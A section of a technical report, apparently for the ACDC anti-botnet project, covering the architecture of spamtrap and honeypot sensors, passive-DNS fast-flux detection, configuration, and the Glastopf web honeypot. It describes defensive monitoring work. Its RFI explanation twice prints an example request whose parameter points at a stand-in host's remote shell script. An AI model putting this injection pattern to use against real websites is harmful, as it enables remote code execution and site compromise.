Malicious URL is: Any

URL from: All ACDC countries

Keywords are: Any

Search now

Showing search results for period between 2013-12-01 and 2013-12-05

Show 50 entries Search:

ID	Time	Subject	Sender	Recipient	Snd	Cnt	Url	Mlw	Wrd
322727	2013-12-04T21:28:25	-Info -30/11/2013	46.235.9.96	[redacted]	▬	en	ACDC	▬	▬
322696	2013-12-04T20:37:16	-Info -30/11/2013	46.235.9.96	[redacted]	▬	en	ACDC	▬	▬
322695	2013-12-04T20:37:07	-Info -30/11/2013	46.235.9.96	[redacted]	▬	en	ACDC	▬	▬
322693	2013-12-04T20:35:26	-Info -30/11/2013	46.235.9.96	[redacted]	▬	en	ACDC	▬	▬
322691	2013-12-04T20:33:20	-Info -30/11/2013	46.235.9.96	[redacted]	▬	en	ACDC	▬	▬
322654	2013-12-04T19:53:09	Fraud Alert : Irregular Card Activity	86.159.3.247	[redacted]	🇬🇧	en	ACDC	▬	✚
322626	2013-12-04T19:08:54	[130493885] lettre 416 - ACTUALITÉ DE JEAN MADIRAN : « TRÈS SAINT PÈRE, RENDEZ LE CATÉCHIS...	84.246.227.64	[redacted]	🇫🇷	en	ACDC	▬	▬
322562	2013-12-04T17:59:26	[130453775] lettre 416 - ACTUALITÉ DE JEAN MADIRAN : « TRÈS SAINT PÈRE, RENDEZ LE CATÉCHIS...	94.247.28.246	[redacted]	🇫🇷	en	ACDC	▬	▬
322526	2013-12-04T17:20:45	[130471419] lettre 416 - ACTUALITÉ DE JEAN MADIRAN : « TRÈS SAINT PÈRE, RENDEZ LE CATÉCHIS...	84.246.227.64	[redacted]	🇫🇷	en	ACDC	▬	▬
322488	2013-12-04T16:49:18	[130444127] lettre 416 - ACTUALITÉ DE JEAN MADIRAN : « TRÈS SAINT PÈRE, RENDEZ LE CATÉCHIS...	94.247.28.246	[redacted]	🇫🇷	en	ACDC	▬	▬
322462	2013-12-04T16:18:38	Retourenlabel zu Ihrer DHL Sendung 9381048598	200.46.31.19	[redacted]	▬	de	ACDC	▬	▬
322460	2013-12-04T16:17:05	Retourenlabel zu Ihrer DHL Sendung 9381048598	109.103.80.23	[redacted]	🇷🇴	de	ACDC	▬	▬
322459	2013-12-04T16:16:11	Retourenlabel zu Ihrer DHL Sendung 9381048598	31.47.85.48	[redacted]	🇩🇪	de	ACDC	▬	▬
322457	2013-12-04T16:12:52	Retourenlabel zu Ihrer DHL Sendung 9381048598	91.81.66.2	[redacted]	🇮🇹	de	ACDC	▬	▬
322455	2013-12-04T16:11:04	Retourenlabel zu Ihrer DHL Sendung 9381048598	78.186.148.49	[redacted]	▬	de	ACDC	▬	▬
322454	2013-12-04T16:10:46	Retourenlabel zu Ihrer DHL Sendung 9381048598	80.50.125.74	[redacted]	▬	de	ACDC	▬	▬
322452	2013-12-04T16:07:35	Retourenlabel zu Ihrer DHL Sendung 9381048598	93.199.12.231	[redacted]	🇩🇪	de	ACDC	▬	▬
322446	2013-12-04T16:04:28	Retourenlabel zu Ihrer DHL Sendung 9381048598	190.101.112.105	[redacted]	▬	de	ACDC	▬	▬

Figure 17 - Collected spam messages from spamtrap sensor

Spamtrap collects spam e-mails send to the active spamtokens. From Figure 17 we can see a generic view of those spams. In the right panel is possible to filter messages using various attributes: date range, sender country, content language, present malicious URLs etc.

10.1.6. Deployment

10.1.6.1. Model (security and data flow)

Security

All sensors communicate with Mediation server over authenticated secure channel. Honeypot and Spamtrap sensor when installed, they establish OpenVPN secure tunnel to Mediation server. Inside OpenVPN tunnel all connections towards sensors are initiated by Mediation server in order to prevent unsolicited or unsecure connection initiated by the sensors. For the authentication, digital certificates on sensors and mediation server are used. All connections inside the OpenVPN tunnel are checked by iptables firewall running on Mediation server. The connection types running inside OpenVPN tunnel are management (ZABBIX) or SQL queries to Postgres database for Honeypot/Spamtrap sensors and only ZABBIX connection for passive DNS fast-flux detector. The data (DNS RR pairs) are pushed by rsync using ssh encryption and authentication as it is shown in the





Figure **19**. It is also advisable to put hardware firewall in front of mediation server, just to protect it from any attacks allowing only OpenVPN tunnel port open for incoming connections from sensors.

Deployment of Mediation server should be also observed in the context of security and resilience. Mediation server will be deployed in redundant pair in CARNet at two locations in active-passive configuration. Replication will be achieved using DRBD replication protocol and also using 2 DNS systems pointing always to the active Mediation server in order to enable sensors to communicate with active mediation server. Switch between Mediation servers will be performed manually changing DNS records and will last a couple of minutes. The example of architecture which will ensure resilience is shown in Figure 18.The resilience can be achieved in another ways as well.



CCH
NSC portal
www.antibot.hr
(protected by firewall/IPS)
DRBD replication
DRBD replication
Secondary NSC portal
www.antibot.hr
(protected by firewall/IPS)
Primary DNS server
for
antibot.hr
(protected by firewall/IPS)
loadbalanced
Secondary DNS server
for
antibot.hr
(protected by firewall/IPS)
Primary Mediation server
(protected by firewall/IPS)
DRBD replication
DRBD replication
Secondary Mediation server
(protected by firewall/IPS)
FCCN
Spamtrap/honeypot sensor CARNet
Spamtrap/Honeypot sensor 1 University Zagreb
Spamtrap/honeypot sensor BGPOST
Passive DNS fast-flux sensor CARNet ISP
Passive DNS fast-flux sensor ISP Croatian Telecom(T-HT)
Spamtrap/Honeypot sensor 2 University Zagreb

Figure 18 - Resilience in the system

Data flow

Mediation server polls spamtrap and honeypot sensor periodically and pulls data from sensors. Data is deduplicated and stored into database and waiting for its post processing. pDNS fast-flux detection sensor pushes data to pDNS fast-flux collector virtual machine where data is temporary stored and processed. The reason for such design is that foreign and open source codes are put into separate VMs in order not to crash whole Mediation server in case of failure. So, Mediation server is implemented in one virtual machine which communicates with other two virtual machines:

- Virtual machine hosting FKIE PDF scrutinizer and HoneyUnit which are basically used as mail attachment scanner and Browser (Client) honeypot vulnerable on JS and ActiveX exploits. Mediation server sends data to be processed to this VM using sftp and the results are read from its local SQLite database;
- pDNS fast-flux collector virtual machine which collects DNS RR pairs and process this data In order to detect fast-flux domains.

In the pDNS fast-flux collector VM dns query/response (dnsqr) messages are decomposed into a finer stream of resource record sets (RRSets), each RRSet is annotated with the response timestamp and IP address of the server after it passes the processing stage. The processing stage accepts only dnsqr messages with type UDP_QUERY_RESPONSE (matched query and response messages in phase 1), other messages are discarded (classes like SOA, PTR, non-IN). Also, messages must be not older than 12 hours and UDP checksum is verified. In the next step RRSets are de-duplicated keeping the RRSet stream in memory and using a FIFO-expired memory key-value store called suppression window.

Each key is a tuple of:

- rrset owner name (rrname);
- rrset class (rrclass);
- rrset type (rrtype);
- array of record data values (rdata) and
- response IP addresss (response_ip).

The value of each entry is the suppression cache consisting of:

- earliest timestamp when the key was seen (time_first),
- latest timestamp (time_last) and
- number of times the key was seen between time_first and time_last (count).

There are two types of entries in the suppression window – INSERTION and EXPIRATION. INSERTION entries are created when there are no similar keys in the window, and EXPIRATION are de-duplicated and older entries outputed when memory cache limit is exceeded. If the key of the incoming RRSet is already present in the suppression cache, the entry's count field is incremented by 1, the time_first is updated with the earlier timestamp and time_last is updated with the incoming timestamp.

The reduction stage locates an RRset within the DNS hierarchy using the bailiwick reconstruction algorithm. Bailiwick algorithm is a passive technique that approximates the location of a given DNS record within the DNS hierarchy (i.e. gives us the closest known zone), furthermore it prevents untrustworthy records that are a result of cache poisoning attempts. In the next step RRSets are again de-duplicated (back-end cache) and annotated with zone information. Back-end cache process is similar to front-end cache, it uses the INSERTION/EXPIRATION messages except this second stage cache has a larger capacity.

The final stage is filtering which eliminates undesirable record using static blacklists. After that, fast-flux domain detection algorithm takes place as follows:

pDNS Fast-flux collector implements the fast-flux domain detection procedure. Domains receiving from the ISC back-end cache are filtered using the following rules:

> *If TTL is less than 3 hours;*
>
> *If number of IPs in set is greater than 3 or TTL is under 30 sec;*
>
> *If the ratio between the total number of IPs (P) in the given set of /16 prefixes (R) belonging to these IP addresses is greater than 1/3. div(R)=P/R.*

Thus, the data filter gives us a list of candidate flux domains.

The candidate flux domains pass through a whitelist filter, where are stored popular web sites. This step reduces the popular domains and their additional processing since some regular Internet services use very similar DNS techniques as fast-flux domain do.

Additional processing clusters the filtered domains in clusters, based on the overlapping between the resolved IP addresses. Cluster's overlapping domains are tested with our blacklist containing the data from popular malware lists, in order to mark suspicious domains and to reduce the possibility of false positives. In other words, if we have a cluster with N domains that overlap on some dynamic IP addresses we can be sure that if some domain in the cluster shares malware, other domains are used also for the same purpose. Malicious clusters can be seen also as a group of domains using the same strategy or spreading the same malware using the same infected zombies. Clustering algorithm uses correlation with malicious domain collected by NIRC.

Main routines

Honeypot sensor data fetch routines

- **PollGlastopfs, PollDioaneas:** These routines fetch new records from sensors over SFTP using hardcoded SQL queries. After that, it stores them in the MS database. These routines store information about last fetched records for every honeypot sensor instance connected to the MS. The routines run every 10 minutes.

Spamtrap sensor data fetch routines

- **PollSpamtraps:** This routine fetches new records from spamtrap sensors over SFTP using hardcoded SQL queries. After that, it processes them and stores in the MS database. It extracts all URLs found in spam mails and sends them to FKIE VM for analysis. It does the same with all PDF files inside the attachments. The routine stores information about last fetched records for every spamtrap sensor instance connected to the MS. The routine runs every 5 minutes.

NIRC data fetch routines

- **PollNIRC:** This routine fetches new records from a serialized file which NIRC stored locally on MS. After that, it stores them in the MS database. The routine runs daily.

pDNS fast-flux sensor data fetch routines

- **PollPDNSR:** A poll procedure is implemented in order to fetch relevant fast-flux domains from pDNS Fast-flux collector VM as shown in the Figure 16.

Post processing routines

Post processing routines read the data stored in the database and do post processing of collected data. The following post processing routines run in Mediation server:

- **AnalyseSpams:** Routine which extracts URLs and attachments further information from spams, calculates hash sums, detects like the language used in the spam etc. It also checks and scans if the URLs are malicious (independent of FKIE HoneyUnit)). Runs daily;
- **AnalyseSpamCampaigns:** spam campaign analysis routine. Runs weekly;
- **ScanNewSamples:** Scans samples and attachments from spam, uses an opensource antivirus solution and an external hash blacklist database. Runs daily;

- **GetFKIEResults:** This routine gets scan results for URLs and PDF files from the FKIE VM. For this it uses hardcoded SQL querys (over STFP) on the local sqlite3 database on FKIE VM. The routine runs every hour. Figure 19 shows Mediation server communicating with 2 virtual machines, one hosting FKIE routines and other (pDNS fast-flux collector) which has functionality of collecting and detection engine of pDNS record pairs and fast flux domains respectively. All 3 virtual machines represent logically one functionality.




Figure 19 - Architecture of the system-Mediation server as a central point

10.1.6.2. Hardware Requirements

Hardware requirement is depending mostly on the type of connected sensors to particular Mediation server. Configuration depends on the supported pDNS fast-flux services, since it requires more hardware resources than other services and fast-flux detection is also more cpu intensive then processing of data received by spamtrap, honeypot or NIRC. Thus there will be three hardware configurations available which can be combined:

- honeypot and spamtrap without passive DNS fast-flux detection:
  2GB RAM, 2 CPU, 100GB HDD.
- passive DNS fast-flux detection depending on amount of collected data:
  8-32GB RAM, 2-4 CPU, >1 TB HDD.
- If FKIE HoneyUnit or PDF Scrutinizer will be installed, additional hardware requirements should be fulfilled:
  2GB RAM, 2 CPU, 10GB HDD.

Required networking equipment should provide sniffing of DNS records, so it should support (R)SPAN ports or sniffing should be done using TAP devices. As an alternative, although not preferred, it is possible to install pDNS sensor packages directly onto Linux based DNS servers.

10.1.6.3. Software Requirements

- **Platform requirements:** virtualization environment capable of deploying OVA appliances (e.g. VMware ESXi);
- **OS:** Ubuntu Linux 12 LTS;
- **Application requirements:** Python, PostgreSQL, Zabbix, OpenVPN, FKIE HoneyUnit and PDF Scrutinizer, ISC passive DNS solution.

10.1.6.4. Configuration

Mediation server is configured editing the config file configMS.ini which is located in the installation root folder. The config file holds configuration parameters regarding Mediation server, but also parameters for every sensor instance that is connected on that particular Mediation server. The config file has a special section for every sensor instance (including MS).

The parameters that can be configured are the following:

```
[ms]
version = <MS version>
dbserver = <should be localhost if the database is on the same machine>
dbuser = <MS database user>
dbpass = <MS database user password>
dbname = <MS database name>
cache = < folder where MS stores its internal cache files>
samples = <folder where MS stores malware samples>
attachments = <folder where MS stores extracted mail attachments>
log_file = <path to the error log file>
info_log_file = <path to the standard log file>
scan_log = <path to the samples/attachments scanners log file>
report_to = <email address for sending reports>
mail_server = <mail server for sending reports>
partners = <list of partner names that have connected sensors to this MS>

[fkie]
ip = <internal IP address of the FKIE virtual machine>
root = <path to the FKIE tools installation>

[glastopf installation ID]
ip = <internal IP address of glastopf sensor installation>
dbport = <port where glastopf database is listening>
db = <glastopf sensor database name>
dbuser = <glastopf sensor database user>
dbpass = <glastopf sensor database user password>
samples = <folder where glastopf saves samples it collected>

[nirc]
dump_folder = <NIRC output folder>
ccs = <list of country codes for the incidents that NIRC takes in
consideration>
cache = <NIRC collector cache folder>
temp_file = <NIRC cache file>
collectors = <NIRC collector folder>
log_file = <NIRC error log file>
info_log_file = <NIRC log file>

[spamtrap installation ID]
dbserver = <internal IP address of spamtrap sensor installation>
dbuser = <spamtrap sensor database user>
dbpass = <spamtrap sensor database user password>
dbname = <spamtrap sensor database name>
bound = <value important when comparing the similarity of spam messages,
should be 90>
ccs = <list of country codes for the incidents that spamtrap takes in
consideration>
keywords = <list of keywords that the email bodies will be checked for e.g.
paypal>

[PDNSR sensor installation ID]
```

```
dbserver = <internal IP address of PDNSR virtual machine>
dbuser = <database user>
dbpass = <database user password>
dbname = <database name>
```

Note that the config file section names are IDs of the sensor installations. That value is also stored in the Mediation server database.

10.2. Honeypot sensor

10.2.1. Overview of the functionality provided

Honeypot virtual appliance contains Glastopf honeypot which catches self-spreading malware and malware downloaded from malicious web sites in web site attacks. The data about attacks is stored in a temporary database in the appliance from which is regularly pulled by mediation server.

Glastopf is a minimalistic, dynamic, low-interaction web application honeypot, which listens only on port 80 and is able to parse and decide which handling method to apply. It consists of public web page that can be found through search engines and of backend mechanism that handles requests for that site. Content of that site is knowingly set to be vulnerable so that it attracts attackers and allows them to perform an attack. Glastopf mechanism collects data from those attacks and tries to reply with expected response to attacker so that the attacker does not suspect that he is dealing with a honeypot.

Glastopf uses its PHP emulator to return the attackers the output he expects from a vulnerable target. Glastopf is capable of capturing the malware samples which the attackers use to exploit the vulnerabilities they think they found. In case of the ACDC project, only the „Remote File Inclusion“ attack type is being considered because it uses third-party compromised hosts (malware URLs) which host the malware samples that are also being captured. Those samples can contain IRC bots.

Deduplicated data from the honeypots (Malware URLs, list of attacker IP addresses and malware samples) is sent periodically after post processing to Central Clearing house by the Mediation server.

10.2.2. Responsibilities

10.2.2.1. Development

Open source components were used. Software is partly developed by CARNet ACDC team reachable at alias ncert@cert.hr.

10.2.2.2. Deployment and Maintenance

Deployment and maintenance is partner’s responsibility who install software at own premises.

10.2.2.3. Operation

Operations is partner’s responsibility who install software at own premises.

10.2.3. Input Data

Glastopf sensor data is being collected by MS periodically using a VPN connection through which files from attacks are being fetched and SQL queries are being send to the PostgresSQL database of the sensor. Glastopf sensor never sends data to MS by itself. Afterwards MS processes all fetched data. This collecting and processing runs on daily basis. The only attack types that are being considered are Remote File Inclusion (RFI) attacks. Those attacks usually include a malware URL inside the HTTP request of the attacker.

There is an example of RFI attack URL:

http://www.example.com/vulnerable.php?color=http://evil.com/shell.php

Sensor input data comes from attack events. From port 80 on the web page that represents attack surface of Glastopf, through Glastopf emulators, to its database.

10.2.4. Output Data

Structure of output data is as defined in the paragraph "Input from honeypot sensor".

10.2.5. External interfaces

There is no API or GUI on sensor

10.2.6. Deployment

10.2.6.1. Model

Data flow

The Glastopf sensor consists of a web server which runs on port 80, database and its logic. The logic is written in Python and the database type is PostgreSQL.

Glastopf frontend consist of two major parts - so called "dorks" and attack surface. Dorks are used to attract attackers over search engines. They are contained in the web page that is called attack surface and has lot of dorks that are dynamically added and generated through new requests. The honeypot can also build new dorks from the attacks it sees by automatically adding the paths attackers try to access to the dork database.

Emulators emulate vulnerabilities and are responsible for generating appropriate responses to attacker, to hide presence of honeypot. Basic principal of Glastopf is to aim on automated attacks.

Procedure of handling request is shown in the picture below. First, the attacker sends a malicious request. After that request is being processed by Glastopf that updates database about the attack, if necessary, and sends response back to the attacker. If type of attack is remote file inclusion (RFI), Glastopf saves the file on disc.




Figure 20 - Glaspot event flow

At the moment, Glastopf supports GET, POST and HEAD method. After discovering method that is used, it classifies type of attack. To achieve that it uses predefined samples based on gathered knowledge of attacks. Required emulators are triggered through set of rules (regular expressions), so that successful attack is simulated. Another important component that stands between emulator and honeypot's response is customized PHP parser that can accept possible malicious PHP scripts sent from attacker. That parser reads the script in harmless environment, analyzes it and helps to generate proper response to attacker.

More detailed procedure of handling an attack is shown in the Figure 21. When received a HEAD request, Glastopf responses with generic web server header. In case of POST request, entire content is stored. GET requests' are most common. After determining the request method, Glastopf tries to classify the type of attack. To achieve that, it uses predefined patterns, based on gathered knowledge about attacks. In Figure 21 four types of classification are shown. In case of local file inclusion attack (LFI) Glastopf generates and serves the requested file. In case of request that targets on some other locations of website that Glastopf has not indexed so far, new keywords are added to dorklist, so that Glastopf attracts more attackers. In case of unknown request, Glastopf cannot give attacker reply that he expects. In this project, only remote file inclusion (RFI) attacks are observed and processed, since they can be used for spreading the botnets. When an RFI attack is recognized by Glastopf, it stores that file on disc and runs it through customized PHP sandbox (if PHP file is discovered). Sandbox, in combination with Glastopf modules, tries to pull out the response that attacker expects in case of a successful attack.




Figure 21 - Detailed procedure of handling an attack by Glastopf

GET
http://www.example.com/vulnerable.php?color=http://evil.com/shell.php

In example above GET request is shown, with defined parameter "colour" as an URL to malicious site (file). This is how a simple RFI looks like. On the Figure 22 is shown how Glastopf processes RFI attack in general.

